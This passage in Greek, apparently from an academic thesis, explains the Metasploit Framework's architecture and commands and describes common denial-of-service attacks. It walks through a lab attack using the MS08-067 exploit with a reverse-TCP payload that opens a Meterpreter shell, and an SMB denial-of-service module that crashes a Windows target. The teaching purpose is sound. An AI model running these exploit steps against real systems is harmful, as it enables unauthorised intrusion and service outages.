
```
nmap [ <Scan Type> ...] [ <Options> ] { <target specification> }
```

Metasploit

Το Metasploit Framework - MSF είναι ένα λογισμικό ανοιχτού κώδικα, το οποίο δίνει τη δυνατότητα στους ειδικούς ασφάλειας να διενεργούν ελέγχους τρωτότητας πληροφοριακών συστημάτων. Χρησιμοποιείται για τη συγγραφή, τον έλεγχο και τη χρήση κώδικα ο οποίος εκμεταλλεύεται τις ευπάθειες των συστημάτων. Είναι διαθέσιμο μέσω της ιστοσελίδας http://www.metasploit.com/ και είναι απόλυτα συμβατό τόσο στα Windows όσο και στα Unix based συστήματα, περιλαμβάνοντας Linux, Mac OS X και πλήθος λειτουργικών συστημάτων.

Αρχιτεκτονική και Τεχνολογία

Το MSF αποτελείται από πλήθος συστατικών που ενεργούν με στόχο να αποκαλύψουν ένα σύστημα και έπειτα να αλληλεπιδράσουν με τον επιθυμητό host. Η αρχιτεκτονική του MSF απεικονίζεται παρακάτω και στη συνέχεια αναλύονται τα βασικά συστατικά της αρχιτεκτονικής αυτής: [9]



Εικόνα 2 : Αρχιτεκτονική Metasploit

1. LIBRARIES

Rex: Είναι ουσιαστικά μια συλλογή από όλες τις απαραίτητες κλάσεις και modules που μπορούν να χρησιμοποιήσουν οι προγραμματιστές ώστε να αναπτύξουν μελέτες και εργαλεία γύρω από το MSF.
MSF Core : Είναι ο πυρήνας της πλατφόρμας και παρέχει το βασικό περιβάλλον διεπαφής .
MSF Base : Παρέχει τις διεπαφές για τη διευκόλυνση της αλληλεπίδρασης με τον πυρήνα.

2. INTERFACES [10]

Οι διεπαφές χρησιμοποιούνται για τις αλληλεπιδράσεις με το χρήστη και μπορούν να τρέξουν είτε μέσω κονσόλας (Console), είτε μέσω γραμμής εντολών (CLI), είτε μέσω γραφικού περιβάλλοντος (GUI & Armitage) είτε μέσω Web.

MSFConsole :

Η msfconsole είναι πιθανώς η πιο διαδεδομένη διεπαφή για το MSF, διότι δίνει τη δυνατότητα πρόσβασης σε όλες τις επιλογές που είναι διαθέσιμες στο Metasploit Framework. Επιπλέον, είναι η πιο σταθερή διεπαφή και παρέχει τη δυνατότητα του tabbing και της γρήγορης συμπλήρωσης εντολών, γεγονός που είναι πολύ σημαντικό καθώς είναι πολύ δύσκολο να θυμάται κάποιος το ακριβές όνομα και μονοπάτι του module που επιθυμεί.

Για τη φόρτωσή της χρησιμοποιείται η εντολή `msfconsole` στη γραμμή εντολών. Η χρήση της αναλυτικά περιγράφεται παρακάτω.

MSFcli :

Οι Msfcli and *msfconsole* χρησιμοποιούν δύο πολύ διαφορετικές προσεγγίσεις για να παρέχουν πρόσβαση. Το *msfcli* τρέχει απευθείας από τη γραμμή εντολών, το οποίο δίνει τη δυνατότητα στο χρήστη να ανακατευθύνει το αποτέλεσμα από άλλα εργαλεία γραμμής εντολών στο *msfcli* και αντίστροφα. Είναι εξαιρετικό εργαλείο για εκμετάλλευση ευπαθειών, αν ο επιτιθέμενος γνωρίζει ακριβώς ποιο exploit και τι επιλογές χρειάζεται. Επιτρέπει λιγότερα λάθη αλλά προσφέρει κάποια βασική βοήθεια με την εντολή msfcli –h, όπως φαίνεται και παρακάτω:

```
root@bt:/opt/framework3/msf3# msfcli -h
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
==============================================================================

  Mode          Description
  ----          -----------
  (H)elp        You're looking at it, baby!
  (S)ummary     Show information about this module
  (O)ptions     Show available options for this module
  (A)dvanced    Show available advanced options for this module
  (I)DS Evasion Show available ids evasion options for this module
  (P)ayloads    Show available payloads for this module
  (T)argets     Show available targets for this exploit module
  (AC)tions     Show available actions for this auxiliary module
  (C)heck       Run the check routine of the selected module
  (E)xecute     Execute the selected module
```

Armitage :

Αυτή η διεπαφή είναι εντυπωσιακή και διατίθεται ελεύθερα. Για να γίνει χρήση της, χρησιμοποιείται η εντολή *armitage* και κατά τη διάρκεια της εκκίνησης επιλέγεται το *Start MSF* . Μόλις φορτωθεί επιλέγεται από το μενού μια συγκεκριμένη επίθεση.

MSFweb :

Αυτή η διεπαφή έχει καταργηθεί και αφαιρεθεί από το Metasploit διότι δεν ήταν πολύ σταθερή και εξελισσόταν πολύ αργά.

3. MODULES

Exploit : [11]

Είναι ένα μικρό και πλήρως εξειδικευμένο πρόγραμμα υπολογιστή με το οποίο ο επιτιθέμενος ή ο penetration tester μπορεί εκμεταλλευτεί την ευπάθεια που υπάρχει σε ένα σύστημα, μια εφαρμογή ή μια υπηρεσία ώστε να αποκτήσει πρόσβαση στο σύστημα – στόχο. Τα exploits συνήθως «ελευθερώνουν» ένα payload στο σύστημα – στόχο ώστε να δώσουν στον επιτιθέμενο πρόσβαση στο σύστημα. Ένα exploit χωρίς payload είναι ένα **auxiliary module**.

Payload :

Το payload είναι ένα κομμάτι κώδικα το οποίο εκτελείται στο σύστημα και δίνει τον έλεγχό του. Το πιο διαδεδομένο payload του Metasploit είναι το *Meterpreter*, το οποίο παρέχει πολλές δυνατότητες , όπως το «ανέβασμα και κατέβασμα» αρχείων, τα στιγμιότυπα από την οθόνη του θύματος και ο πλήρης έλεγχος του υπολογιστή του θύματος μέσα από την οθόνη, το ποντίκι και το πληκτρολόγιο. Ένα άλλο payload είναι το *reverse shell* το οποίο δημιουργεί σύνδεση από το σύστημα – στόχος πίσω στον επιτιθέμενο σαν γραμμή εντολών των Windows.

NOP Generators :

Είναι βοηθητικά modules τα οποία χρησιμοποιούνται για τη δημιουργία μη λειτουργικών εντολών, κυρίως για χρονοπρογραμματιστικούς σκοπούς.

Encoders :

Χρησιμοποιούνται για την κωδικοποίηση των payload πακέτων ώστε να μην είναι εύκολα ανιχνεύσιμα από τα συστήματα εντοπισμού εισβολών.

4. PLUGINS

Συγκριτικά με τα modules, τα plugins έχουν σχεδιαστεί έτσι ώστε να αλλάζουν το MSF αυτό καθ' αυτό. Η εισαγωγή νέων plugins είναι που εξυψώνει την ωφελιμότητα του framework ως εργαλείο ανάπτυξης ασφάλειας.

Εκτέλεση και ανάλυση παραδείγματος με εντολές

Στην παρούσα εργασία χρησιμοποιείται η διεπαφή msfconsole καθώς, όπως αναφέρθηκε, επιτρέπει στο χρήστη να έχει πρόσβαση σε περισσότερες δυνατότητες του Metasploit και είναι η πιο σταθερή διεπαφή του MSF.

Πριν χρησιμοποιήσουμε, όμως, το Metasploit στο Backtrack είναι απαραίτητο να εξασφαλίσουμε την τελευταία έκδοσή του και των εργαλείων του. Έτσι, λοιπόν, στη γραμμή εντολών του Backtrack χρησιμοποιούμε την παρακάτω εντολή :

```
root@bt:~# apt-get update && apt-get upgrade && apt-get dist-upgrade
```

Έπειτα, φορτώνοντας την msfconsole πληκτρολογούμε την παρακάτω εντολή για να αποκτήσουμε και την πιο καινούρια έκδοση του Metasploit :

```
root@bt:/opt/framework3/msf3# msfupdate
```

Τώρα, πλέον, είμαστε έτοιμοι να ξεκινήσουμε μια επίθεση. Το MSF περιέχει χιλιάδες modules και είναι αδύνατο να τα θυμάται κάποιος όλα.

Show

Πατώντας την εντολή "`show`" εμφανίζονται όλα τα διαθέσιμα modules, διαχωρισμένα στις γνωστές κατηγορίες, αλλά και πάλι είναι δύσκολο για κάποιον να τα ελέγξει όλα ένα ένα.

Show exploits

Χρησιμοποιώντας την εντολή "show exploits" , εμφανίζεται η λίστα με όλα τα διαθέσιμα exploits στο MSF, και η λίστα αυτή μεγαλώνει διαρκώς καθώς δημιουργούνται νέα exploits. Και με αυτήν την εντολή η αναζήτηση για συγκεκριμένο exploit είναι το ίδιο δύσκολη.

Search

Έτσι, λοιπόν, υπάρχει η εντολή "search" η οποία είναι πολύ χρήσιμη για να βρεθεί κάποιο module συγκεκριμένου τύπου επίθεσης. Για παράδειγμα, εάν η επίθεση που θέλουμε να κάνουμε είναι εναντίον του πρωτοκόλλου SMB, ψάχνουμε για σχετικά modules ως εξής:

```
msf  > search smb
```

Use

Επιλέγουμε το module που επιθυμούμε χρησιμοποιώντας την παρακάτω εντολή :

```
msf > use windows/smb/ms08_067_netapi
```

Στο αποτέλεσμα που παίρνουμε αλλάζει το περιεχόμενο σε αυτό του συγκεκριμένου module.

```
msf exploit(ms08_067_netapi) >
```

Show Options

Στο σημείο αυτό όπου είναι εμφανές ποιο module έχουμε επιλέξει, μπορούμε να χρησιμοποιήσουμε την παρακάτω εντολή ώστε να εμφανιστούν τα ορίσματα του module αυτού και ποια από αυτά είναι απαραίτητα για τη συνέχιση της επίθεσης.

```
msf exploit(ms08_067_netapi) > show options
```

Το αποτέλεσμα αυτής της εντολής είναι το εξής :

```
Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Αυτή η προσέγγιση για πρόσβαση στις διαθέσιμες επιλογές κάθε module διατηρεί τη διεπαφή πιο απλή και εύχρηστη και επιτρέπει στο χρήστη να συγκεντρώνεται μόνο στις επιλογές που τον ενδιαφέρουν κάθε στιγμή.

Show Payloads

Όταν χρησιμοποιείται η εντολή "show payloads" μέσα από ένα συγκεκριμένο module, όπως φαίνεται παρακάτω, εμφανίζονται μόνο τα payloads που είναι συμβατά με το συγκεκριμένο module και το λειτουργικό σύστημα στο οποίο στοχεύει.

```
msf exploit(ms08_067_netapi) > show payloads
```

Στην περίπτωση, δηλαδή, του παραδείγματος εμφανίζονται μόνο αυτά των Windows.

```
Compatible Payloads
===================

Name                                    Rank    Description
----                                    ----    -----------

. . . SNIP . . .

windows/shell/reverse_ipv6_tcp          normal  Windows Command Shell, Reverse TCP
                                                  Stager (IPv6)
windows/shell/reverse_nonx_tcp          normal  Windows Command Shell, Reverse TCP
                                                  Stager (No NX or Win7)
windows/shell/reverse_ord_tcp           normal  Windows Command Shell, Reverse
                                                  Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp               normal  Windows Command Shell, Reverse TCP
                                                  Stager
windows/shell/reverse_tcp_allports      normal  Windows Command Shell, Reverse
                                                  All-Port TCP Stager
windows/shell_bind_tcp                  normal  Windows Command Shell, Bind TCP
                                                  Inline
windows/shell_reverse_tcp               normal  Windows Command Shell, Reverse TCP
                                                  Inline
```

Set Payload

Στο σημείο αυτό, επιλέγεται ένα από τα διαθέσιμα payloads με την παρακάτω εντολή :

`msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp`

και ξαναχρησιμοποιείται η εντολή "`show options`" που τώρα θα δείξει και τα ορίσματα του συγκεκριμένου payload, όπως φαίνεται παρακάτω :

```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


  Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

Set LHOST / RHOST

Παρατηρούμε, όπως είπαμε, ότι υπάρχουν και επιπλέον επιλογές όπως οι LHOST και LPORT. Σε αυτό το παράδειγμα, πρέπει να οριστούν η IP διεύθυνση και η πόρτα του επιτιθέμενου διότι με αυτόν τον τρόπο το σύστημα – στόχος θα συνδεθεί πίσω σε αυτόν (reverse payload). Αυτός ο τρόπος χρησιμοποιείται για να παρακαμφθεί ένα πιθανό τείχος προστασίας. Έτσι, πρέπει να οριστούν οι IP διευθύνσεις του επιτιθέμενου και του στόχου, ενώ οι πόρτες θα παραμείνουν όπως είναι.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.108.129 [Remote Host]
RHOST => 192.168.108.129
msf exploit(ms08_067_netapi) > set LHOST 192.168.108.128 [Local Host]
LHOST => 192.168.108.128
```

Exploit

Τέλος, με αυτή την εντολή πραγματοποιούμε την επίθεση :

```
msf exploit(ms08_067_netapi) > exploit
```

και αποκτάμε πρόσβαση στο σύστημα.

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.108.128:4444
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)

1.[*] Meterpreter session 1 opened (192.168.108.128:4444
  -> 192.168.108.129:1487)
```

Sessions

Αφού αποκτήσαμε πρόσβαση στο σύστημα, βλέποντας ότι άνοιξε μια σύνδεση Meterpreter από τον επιτιθέμενο στο θύμα, εκτελούμε την παρακάτω εντολή για να δούμε τη λίστα των υπαρχόντων συνδέσεων.

```
msf exploit(ms08_067_netapi) > sessions -l
```


Βλέπουμε ότι μια μόνο σύνδεση είναι ενεργή, αλλά αν η επίθεση είχε ως στόχο πολλά συστήματα, θα μπορούσαν να ανοίξουν ταυτόχρονα πολλές συνδέσεις.

```
  Active sessions
==============
  Id Type Information Connection
-- ---- ------- -------

1.  meterpreter 192.168.108.128:4444 -> 192.168.108.129:1487
```

Για να αλληλεπιδράσει τώρα ο χρήστης με τη σύνδεση αυτή, χρησιμοποιεί την παράμετρο "-i" και στη συνέχεια τον αριθμό – Id που χαρακτηρίζει τη συγκεκριμένη σύνδεση.

```
msf exploit(ms08_067_netapi) > sessions -i 1
```

και παίρνει το παρακάτω αποτέλεσμα. Όπως φαίνεται ανοίγει ο meterpreter, και χρησιμοποιώντας την εντολή "`shell`" επιτυγχάνεται η πρόσβαση στη γραμμή εντολών του θύματος - Windows.



Συνοπτική αναφορά εντολών [12]

Στην προηγούμενη ενότητα περιγράφηκαν αναλυτικά οι εντολές του Metasploit που χρησιμοποιούνται περισσότερο στα παραδείγματα της παρούσας εργασίας. Σε αυτήν παρατίθενται όλες σχεδόν οι εντολές του Metasploit, κατά αλφαβητική σειρά.

Back

Όταν τελειώσουμε με το συγκεκριμένου module που ασχολούμαστε ή εάν κάνουμε κάποιο λάθος και επιλέξουμε άλλο module, με την εντολή "`back`" μεταφερόμαστε έξω από αυτό. Στη δεύτερη περίπτωση, βέβαια, δεν είναι υποχρεωτικό να χρησιμοποιήσουμε την εντολή καθώς μπορούμε να αλλάξουμε module απλά ορίζοντας εκείνο που θέλουμε.

Check

Δεν υπάρχουν πολλά exploits που υποστηρίζουν τη συγκεκριμένη εντολή. Η επιλογή αυτή μπορεί να δείξει εάν ο στόχος είναι ευπαθής στο συγκεκριμένο exploit προτού εκτελεστεί.

Connect

Χρησιμοποιώντας την εντολή αυτή μαζί με την IP διεύθυνση και την πόρτα, μπορεί ο χρήστης να συνδεθεί σε ένα απομακρυσμένο Host μέσω της msfconsole, όπως θα έκανε και με netcat ή telnet.

Info

Η εντολή αυτή παρέχει λεπτομερείς πληροφορίες σχετικά με ένα συγκεκριμένο module, συμπεριλαμβανομένων όλων των επιλογών, των στόχων κτλ. Πριν τη χρήση οποιουδήποτε module συνίσταται η ανάγνωση των πληροφοριών αυτών διότι μερικά από αυτά έχουν ανεπιθύμητες ενέργειες.

Jobs

Τα Jobs είναι modules που εκτελούνται στο παρασκήνιο. Η εντολή "`jobs`" δίνει τη δυνατότητα εμφάνισης αυτών σε λίστα και του τερματισμού τους.

Set / Unset

Η εντολή "`set`", όπως αναφέρθηκε στο παράδειγμα, χρησιμοποιείται για να ορίσει τις επιλογές και τις παραμέτρους του εκάστοτε module. Η αντίθετη εντολή, "`unset`" διαγράφει μια ήδη ορισμένη παράμετρο. Όλες οι παράμετροι μπορούν να διαγραφούν με την εντολή "`unset all`".

Setg

Για να γλιτώσουμε χρόνο και κόπο κατά τη διάρκεια του penetration testing, μπορούμε να ορίσουμε καθολικές παραμέτρους στο msfconsole, τις οποίες θα χρησιμοποιούμε σε όσα exploits και modules επιθυμούμε. Αντίστοιχα, για αν διαγράψουμε μια τέτοια μεταβλητή χρησιμοποιούμε την εντολή "unsetg".

Sessions

Με την εντολή "`sessions -l`" δημιουργείται μια λίστα από τις ενεργές συνδέσεις και αφού δημιουργηθεί χρησιμοποιείται η εντολή "`sessions -i ID`" ώστε να χρησιμοποιηθεί η σύνδεση με το επιλεγμένο ID για να επιτευχθεί πρόσβαση στο σύστημα.

Search

Εάν ο χρήστης έχει μια γενική ιδέα για το τι ψάχνει μπορεί να χρησιμοποιήσει την εντολή αυτή, καθώς η λειτουργία αυτή προσπαθεί να ταιριάξει το input της εντολής όνομα module, περιγραφή, αναφορές κτλ. Μπορεί να χρησιμοποιηθεί με τα παρακάτω ορίσματα :

```
msf > help search
Usage: search [keywords]

Keywords:
  name      :  Modules with a matching descriptive name
  path      :  Modules with a matching path or reference
name
  platform  :  Modules affecting this platform
  type      :  Modules of a specific type (exploit,
auxiliary, or post)
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  cve       :  Modules with a matching CVE ID
  bid       :  Modules with a matching Bugtraq ID
  osvdb     :  Modules with a matching OSVDB ID

Examples:
  search cve:2009 type:exploit app:client
```

Show

Η εντολή "show" αναλύθηκε αρκετά παραπάνω αλλά σε αυτό το σημείο παρουσιάζονται όλες οι παράμετροι που μπορεί να δεχθεί :

```
show auxiliary
show exploits
show payloads
show options
show targets
show advanced
show encoders
show nops
```

Use

Χρησιμοποιείται για να επιλέξει ο χρήστης με ποιο exploit ή module θα πραγματοποιήσει την επίθεσή του.

Υλοποίηση Επιθέσεων

Denial of Service

Οι Denial Of Service (D.O.S.) επιθέσεις είναι μηχανισμοί που έχουν ως απώτερο σκοπό να καταστήσουν ένα υπολογιστικό σύστημα ή ένα δίκτυο ανίκανο να εξυπηρετήσει τους εξουσιοδοτημένους χρήστες του. Ο επιτιθέμενος αποσκοπεί στο να υπερφορτώσει σε πολύ μεγάλο βαθμό το σύστημα – στόχο καταναλώνοντας μνήμη και bandwith. Για να επιτύχει αυτό στέλνει πακέτα δεδομένων (πλαστά αιτήματα σύνδεσης) σε υπερβολικά μεγάλο ρυθμό, έτσι ώστε να καταστεί αδύνατη η επεξεργασία τους από το σύστημα – στόχο, και να αναγκαστεί στις περισσότερες περιπτώσεις να κάνει επανεκκίνηση (reboot). Σε αυτές τις περιπτώσεις, συνήθως, δεν υπάρχει απώλεια δεδομένων αλλά χάνεται ό, τι πληροφορία δεν είχε αποθηκευτεί μέχρι εκείνη την ώρα στο σύστημα. Βέβαια, τα αρνητικά αποτελέσματα είναι σημαντικότερα όταν η επίθεση γίνεται, όχι σε έναν απλό υπολογιστή, αλλά σε εξυπηρετητές (servers).

Παρακάτω περιγράφονται μερικές D.O.S. επιθέσεις που σχετίζονται με το πρωτόκολλο TCP/IP. Οι πιο γνωστές είναι οι Ping of Death, Teardrop, SYN Attack, Land Attack και Smurf Attack.

- Ping of Death: Η επίθεση αυτή, συχνά συναντάται και με τη συντομογραφία POD, είναι η παλαιότερη και πιο διαδεδομένη μορφή επίθεσης χάρη στην ευκολία υλοποίησής της. Είναι κοινά αποδεκτό ότι κάθε υπολογιστής συνδεδεμένος με το Internet πρέπει να μπορεί να δέχεται αιτήματα ping και να απαντάει με τα αντίστοιχα pong, καθώς έτσι φαίνεται ότι είναι ακόμα ζωντανός και είναι ένας καλός τρόπος να υπολογισθεί η ταχύτητα απόκρισής του. Ο επιτιθέμενος, λοιπόν, στέλνει πολλά μηνύματα ping και το σύστημα – στόχος, όντας αναγκασμένο να αποκριθεί, καταναλώνει πολύ υπολογιστική ισχύ και bandwith ώστε να αποστείλει τον κατάλληλο αριθμό pong. Έτσι, η εκτέλεση των υπόλοιπων εργασιών καθυστερεί και είναι πολύ πιθανό να διακοπεί τελείως η λειτουργία.
- Teardrop: Αυτή η επίθεση εκμεταλλεύεται την ιδιότητα του πρωτοκόλλου IP που αφορά τον κατακερματισμό των πακέτων κατά την αποστολή τους στο δίκτυο. Γενικά, όταν ένα πακέτο αποστέλλεται στο διαδίκτυο, ενδέχεται να χωριστεί σε επιμέρους πακέτα IP, τα οποία επανασυναρμολογούνται στον υπολογιστή που λαμβάνει τη μετάδοση. Αυτά τα πακέτα έχουν στο αρχικό τους κομμάτι (TCP header) ένα πεδίο (offset) που περιγράφει πώς θα γίνει η συναρμολόγηση. Στην επίθεση αυτή, τα πεδία αυτά είτε είναι κενά είτε υπερκαλύπτουν το ένα το άλλο, δηλαδή το offset του επόμενου πακέτου είναι μικρότερο από το άθροισμα των bytes του προηγούμενου, με αποτέλεσμα το σύστημα που λαμβάνει τα πακέτα όταν προσπαθεί να τα συναρμολογήσει παθαίνει κατάρρευση , "πάγωμα" ή και επανεκκίνηση (reboot).
- SYN Attack: Αυτή η επίθεση, γνωστή και ως “TCP/SYN flooding” εκμεταλλεύεται το μηχανισμό της τριπλής χειραψίας (three-way handshake) του TCP πρωτοκόλλου. Ο επιτιθέμενος αποστέλλει πολλά πακέτα SYN στο σύστημα – στόχο χρησιμοποιώντας μια πλαστή διεύθυνση IP που δεν υπάρχει στο internet. Το θύμα, για κάθε πακέτο που λαμβάνει, αποστέλλει ένα πακέτο SYN-ACK στη διεύθυνση προέλευσης, κι επειδή δε λαμβάνει κάποια απόκριση από τον επιτιθέμενο ξαναστέλνει το πακέτο SYN-ACK μην μπορώντας πλέον να αποδεσμεύσει τους υπολογιστικούς πόρους που χρησιμοποιεί. Αν συνεχιστεί η επίθεση, το θύμα δεν μπορεί να διαχειριστεί επιπλέον συνδέσεις και αρνείται τις υπηρεσίες του στους νόμιμους χρήστες.
- Land Attack: Η επίθεση αυτή έχει τη ίδια λογική με την προηγούμενη περίπτωση, μόνο που εδώ η διεύθυνση προέλευσης που χρησιμοποιείται είναι ίδια με τη διεύθυνση προορισμού και αυτό έχει ως αποτέλεσμα μια ατελείωτη σειρά (endless loop) επεξεργασίας για το σύστημα.
- Smurf Attack : Στην επίθεση αυτή στέλνεται ένας υπέρογκος αριθμός από αιτήματα ping σε έναν ή παραπάνω διακομιστές μετάδοσης, παραποιώντας ταυτόχρονα την διεύθυνση IP του αποστολέα και αντικαθιστώντας την με την διεύθυνση του υπολογιστή στόχου. Ο διακομιστής μετάδοσης προωθεί το αίτημα σε όλο το δίκτυο, οι υπολογιστές του δικτύου απαντούν στο αίτημα και ο διακομιστής μετάδοσης στέλνει τις απαντήσεις που έχει λάβει στο μηχάνημα - στόχο. Ως εκ τούτου, όλες οι απαντήσεις από τους διάφορους υπολογιστές του δικτύου κατευθύνονται προς τον υπολογιστή στόχο.


Η επίθεση που πραγματοποιείται στο παράδειγμα μας παρουσιάζεται στην παρακάτω εικόνα:

```
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf  auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       Set the SMB service port

msf  auxiliary(ms06_063_trans) > set RHOST 192.168.108.129
RHOST => 192.168.108.129
msf  auxiliary(ms06_063_trans) > exploit

[*] Connecting to the target system...
[*] Sending bad SMB transaction request 1...
[*] Sending bad SMB transaction request 2...
[*] Sending bad SMB transaction request 3...
[*] Sending bad SMB transaction request 4...
[*] Sending bad SMB transaction request 5...
[*] Auxiliary module execution completed
```

Χρησιμοποιείται το "`auxiliary ms06_063_trans`", το οποίο εκμεταλλεύεται κάποιες ευπάθειες στο Server Service των Windows που επιτρέπουν την άρνηση υπηρεσίας και την απομακρυσμένη εκτέλεση κώδικα.


Συγκεκριμένα, οι ευπάθειες αυτές (Server Service Denial of Service Vulnerability- CVE-2006-3942 και SMB Rename Vulnerability - CVE-2006-4696), υπάρχουν στο Server service εξαιτίας του τρόπου που χειρίζεται συγκεκριμένα μηνύματα δικτύου. Ένας επιτιθέμενος θα μπορούσε να τις εκμεταλλευτεί στέλνοντας ένα ειδικά διαμορφωμένο μήνυμα δικτύου σε έναν υπολογιστή που τρέχει το Server service, και αν η επίθεση είναι επιτυχημένη μπορεί ο επιτιθέμενος να αποκτήσει πλήρη έλεγχο του συστήματος και να το κάνει να σταματήσει να αποκρίνεται.

Στη συνέχεια, με την εντολή "`show options`" βλέπουμε τις απαραίτητες ρυθμίσεις της επίθεσης και ορίζουμε το RHOST =192.168.108.129. Τέλος, με την εντολή "exploit" πραγματοποιείται η επίθεση και στο σύστημα – στόχος εμφανίζεται η μπλε οθόνη και γίνεται επανεκκίνηση, όπως φαίνεται παρακάτω.



Server Message Block (SMB)

Το SMB (Server Message Block) είναι ένα πρωτόκολλο για διαμοιρασμό αρχείων, εκτυπωτών, σειριακών θυρών κλπ. Είναι ένα πρωτόκολλο εξυπηρετητή-πελάτη (client-server), αίτησης-απάντησης (request-response). Το παρακάτω διάγραμμα απεικονίζει τον τρόπο με τον οποίο λειτουργεί το SMB.



Εικόνα 3 : Λειτουργία SMB πρωτοκόλλου

